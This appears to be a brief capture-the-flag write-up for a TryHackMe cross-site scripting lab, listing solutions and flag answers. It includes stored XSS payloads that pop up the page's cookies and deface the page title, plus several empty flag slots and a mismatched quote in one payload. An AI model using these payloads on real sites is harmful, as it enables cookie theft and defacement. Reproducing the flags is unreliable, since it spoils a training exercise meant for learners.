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TryHackMe - OWASP Top 10 - [Severity 7] Cross-site Scripting [Easy]


Scenario: We are given a website called “XSS Playground” and we are supposed to experiment with XSS here.

I SOLVED THE cross-site scripting ROOM BEFORE DOING THIS ONE SO I ALREADY KNEW THE SOLUTIONS


I won't explain here because I have a different document going over the “XSS Playground” website.

So here are the solutions + flags:


Pop-up saying hello:




Flag:



Pop-up with the machine’s IP:



Flag:



Adding HTML tags to the comments:

```
<h1>test<h1>
```


Flag:

Successfully added a HTML comment! Answer for Q1: **HTML_T4gs**

Stored XSS, popup with cookie:

```
<script>alert(document.cookie)</script>
```

Flag:



Stored XSS, changing the title to “I am a hacker”:

```
<script>document.querySelector('#thm-title').textContent="I am a hacker'</script>
```

Flag:

. Answer: `websites_can_be_easily_defaced_with_xss`